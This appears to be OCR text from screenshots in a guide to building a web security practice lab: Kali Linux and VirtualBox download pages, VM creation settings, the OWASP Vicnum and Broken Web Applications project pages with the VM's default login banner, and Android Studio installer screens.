
Blogroll

- Ryan
- Dougal
- Michel
- Alex
- Donncha
- Matt
- Mike

Meta

- Register
- Login
- Valid XHTML
- XFN
- WordPress

Broken WordPress is proudly powered by WordPress
Entries (RSS) and Comments (RSS).




Welcome to the Vicnum Project

Vicnum is an OWASP project consisting of multiple vulnerable web applications based on games commonly used to kill time. These applications demonstrate common web security problems such as cross site scripting, sql injections, and session management issues.

Being small web applications with no complex framework involved, Vicnum applications can easily be invoked and tailored to meet a specific need. For example if a test vulnerable application is needed in evaluating a web security scanner or a web application firewall, you might want to control a target web application to see what the scanner can find and what the firewall can protect.

Ultimately the major goal of this project is to strengthen security of web applications by educating different groups (students, management, users, developers, auditors) as to what might go wrong in a web app. And of course it's OK to have a little fun.

Click here to play Guessnum, a game to guess a number the computer has picked.
Click here to play Jotto, a game to guess a word the computer has picked.
Click here for the Union Challenge.




Kali Linux Downloads

Download Kali Linux Images

We generate fresh Kali Linux image files every few months, which we make available for download. This page provides the links to download Kali Linux in its latest official release. For a release history, check our Kali Linux Releases page. Please note: You can find unofficial, untested weekly releases at http://cdimage.kali.org/kali-weekly/. Downloads are **rate limited to 5 concurrent connections.**

Image Name	Torrent	Version	Size	SHA256Sum
Kali Linux 64-Bit	Torrent	2019.4	2.6G	bad0d602a531b872575e23cc025b45fee475523b51378a035928b733ca395ac5
Kali Linux 32-Bit	Torrent	2019.4	2.6G	e2ad113ea0d826d8c208bd0eabd3fb4b76c7d85618d4f38b5d54d4788a5ececa
Kali Linux Light 64-Bit	Torrent	2019.4	1.2G	bb2ef76da0a56af0af068b0701ff2ba455478eb02527cf0058a148ac2f125a16
Kali Linux Light 32-Bit	Torrent	2019.4	1.2G	97e2b5e39d2637817cb3d20004617fe65c664a5cddc495ed29ad33e3acf11634
Kali Linux MATE 64-Bit	Torrent	2019.4	2.7G	58b3ff0a6c59fdcfe9004806a8bccc17155827b38c1cff3079b7baa204ec9f4e



Download VirtualBox

Here you will find links to VirtualBox binaries and its source code.

VirtualBox binaries

By downloading, you agree to the terms and conditions of the respective license.

If you're looking for the latest VirtualBox 5.2 packages, see VirtualBox 5.2 builds. Please also use version 5.2 if you still need support for 32-bit hosts, as this has been discontinued in 6.0. Version 5.2 will remain supported until July 2020.

VirtualBox 6.1.0 platform packages

- ⇨Windows hosts
- ⇨OS X hosts
- Linux distributions
- ⇨Solaris hosts


The binaries are released under the terms of the GPL version 2.

See the changelog for what has changed.

You might want to compare the checksums to verify the integrity of downloaded packages. *The SHA256 checksums should be favored as the MD5 algorithm must be treated as insecure!*

- SHA256 checksums, MD5 checksums

Note: After upgrading VirtualBox it is recommended to upgrade the guest additions as well.



Name and operating system


Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name: Kali-test

Machine Folder: C:\Users\username\VirtualBox VMs

Type: Linux

Version: Other Linux (64-bit)




Memory size

Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.

The recommended memory size is **512** MB.

1024 MB




Please type the name of the new virtual hard disk file into the box below or click on the folder icon to select a different folder to create the file in.


C:\Users\username\VirtualBox VMs\Kali-test\Kali-test.vdi

Select the size of the virtual hard disk in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard disk.

8,00 GB



SOURCEFORGE
Help
Open Source Software
Business Software
Services
Resources
Feeling exposed?
Detect and respond to threats faster with Cisco
Learn more
NordVP
Best V
Advertisement - Report
Home / Browse / OWASP Broken Web Applications Project / Files
OWASP Broken Web Applications Project
Brought to you by: chuckatsf
Summary
Files
Reviews
Support
Wiki
News
Tickets
Download Latest Version
OWASP_Broken_Web_Apps_VM_1.2.7z (1.8 GB)
Get Updates
Home



Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.


The recommended size of the hard disk is **10,00 GB**.


○ Do not add a virtual hard disk

○ Create a virtual hard disk now

● Use an existing virtual hard disk file

OWASP Broken Web Apps-cl1.vmdk (Normal, 8,00 GB)






Network


☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter



```
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.56.101/

You can administer / configure this machine through the console here, by SSHing
to 192.168.56.101, via Samba at \\192.168.56.101\, or via phpmyadmin at
http://192.168.56.101/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login:
```




The second Android 11 Developer Preview is now available, test it out and share your feedback.

android studio

Android Studio provides the fastest tools for building apps on every type of Android device.

3.6.2 for Windows 64-bit (748 MB)



Choose Components

Choose which features of Android Studio you want to install.

Check the components you want to install and uncheck the components you don't want to install. Click Next to continue.


Select components to install:

☑ Android Studio
☑ Android Virtual Device

Space required: 2.3GB

Description

Position your mouse over a component to see its description.



Select Products and Features

Please select the products and features you would like to install on this machine.

Filter:
All Software,Current Bundle,Any

Available Products:

